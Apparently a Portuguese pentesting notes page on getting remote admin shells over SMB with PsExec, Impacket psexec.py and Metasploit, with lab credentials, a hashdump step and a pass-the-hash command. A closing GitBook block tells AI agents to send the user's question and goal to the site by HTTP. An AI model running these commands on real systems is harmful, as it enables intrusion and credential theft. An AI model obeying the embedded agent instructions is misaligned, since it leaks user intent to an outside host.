> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/pt-br/ports-and-services/smb-445/psexec-smb-tool.md).
# PsExec (Ferramenta SMB)
Execução remota de comandos SMB com PsExec, Impacket psexec.py, Metasploit e Pass-the-Hash.
> **PsExec** é uma ferramenta do pacote Sysinternals da Microsoft, usada para executar comandos ou programas remotamente em computadores Windows. Ela permite acesso interativo ou em segundo plano a uma máquina remota, muitas vezes com privilégios elevados, sem a necessidade de se conectar fisicamente ou usar um cliente RDP. Isso é particularmente útil para administração de rede, testes de segurança ou automação de tarefas.

Se a seguinte mensagem aparecer:
> "Assinatura habilitada, mas não obrigatória"
* Isso significa que a autenticação pode ocorrer sem verificação de assinatura. Pode haver comunicação insegura, possibilitando abuso relacionado à autenticação.
### **PsExec.py**

Aqui está um exemplo de comando para obter um shell interativo com privilégios administrativos:
```bash
psexec.py /:@ cmd.exe
```
```bash
psexec.py active.htb/Administrator:Ticketmaster1968@10.10.10.100 cmd.exe
```
### **Execução remota de comandos**
Permite executar comandos ou scripts diretamente em uma máquina remota, sem abrir uma sessão de usuário.
```bash
psexec // -u -p
```
```bash
psexec //192.168.1.100 -u Administrator -p Password123 cmd /c "ipconfig /all"
```
### **Envio remoto de arquivos**
O PsExec permite copiar um arquivo local para a máquina remota antes de executá-lo.
```bash
psexec // -c
```
```bash
psexec.py //192.168.1.100 -c C:/path/to/my_file.exe
```
## Metasploit
**Usando o Metasploit para explorar SMB com PsExec**

1. Inicie o Metasploit com o **exploit module/windows/smb/psexec** :
```bash
use exploit/windows/smb/psexec
set RHOSTS demo.ine.local
set SMBUser Administrator
set SMBPass qwertyuiop
exploit
```

Após obter acesso com sucesso, é possível "extrair" os hashes de senha:
```bash
hashdump
```

### **Pass-the-Hash - PsExec**
O PsExec também pode ser usado para Pass-the-Hash fornecendo um hash NTLM em vez de uma senha. Isso pode fornecer acesso administrativo quando o hash pertence a uma conta privilegiada:
```bash
psexec.py /@ -hashes :
```
```bash
psexec.py WORKGROUP/Administrator@10.10.10.63 -hashes :e0fb1fb85756c24235ff238cbe81fe00
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/pt-br/ports-and-services/smb-445/psexec-smb-tool.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.